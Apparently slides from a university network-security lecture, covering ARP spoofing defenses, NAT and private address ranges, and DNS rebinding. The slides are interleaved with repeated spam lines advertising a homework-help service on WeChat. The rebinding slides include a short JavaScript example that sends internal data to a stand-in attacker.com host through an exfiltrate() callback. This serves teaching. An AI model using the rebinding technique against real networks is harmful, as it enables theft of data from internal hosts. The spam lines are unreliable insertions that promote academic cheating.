
Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)



Address Resolution Protocol (ARP)



Address Resolution Protocol (ARP)



ARP spoofing defenses?

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

ARP spoofing defenses

- Hard-code/configure switch with specific MAC addresses on specific ports
- Separate untrusted hosts onto a separate subnet/VLAN
- Clients can track changes in IP <-> MAC mapping
 - E.g. ArpON, ArpWatch
- Cryptographically sign updates?
 - Hard to do without a trusted third-party that can vouch for identities (which remote CA-like entities can't do)
- Short answer: *don't trust your local subnet!*
 - Use VPNs/end-to-end encryption when possible

Network Address Translation (NAT)

- Running out of IPv4 addresses (only 2^{32} possible)
- Need a way to share public IPs with lots of hosts
- RFC1918: Private IP addresses
 - 10.0.0.0/8
 - 192.168.0.0/16
 - 172.16.0.0/12

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

Network Address Translation (NAT)

- 1. Hand out Private (RFC1918) addresses to local devices
- 2. Intercept outgoing connections (at the gateway), and replace private IP with the shared public address
- 3. Keep a map of outgoing source port/destination; return traffic must be translated back (to send to the original private IP)
- Incoming connections?

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

DNS rebinding

- Attacker wants to access hosts internal to a NAT (e.g. 10.0.0.1)
 - Can get victim on the NAT to visit attacker's website (attacker.com, at 6.6.6.6)
- Attacker tries to run Javascript:

```
$.get('http://10.0.0.1/',  
      function(data) { exfiltrate(data); });
```

What happens?

DNS rebinding

- Attacker instead runs

```
$.get('http://attacker.com',  
      function(data) { exfiltrate(data); });
```

What happens?

<https://tutorcs.com>
WeChat: cstutorcs

DNS rebinding

- Attacker instead runs

```
$.get('http://attacker.com/',  
      function(data) { exfiltrate(data); });
```

What happens? <https://tutorcs.com>

- Browser checks to see if attacker.com's DNS entry has expired
WeChat: cstutorcs
- If it has, make another DNS query for attacker.com
 - On this second query, **attacker.com** returns **10.0.0.1**
 - Browser makes HTTP request to 10.0.0.1,
defeating the Same-Origin Policy!
- *Defenses?*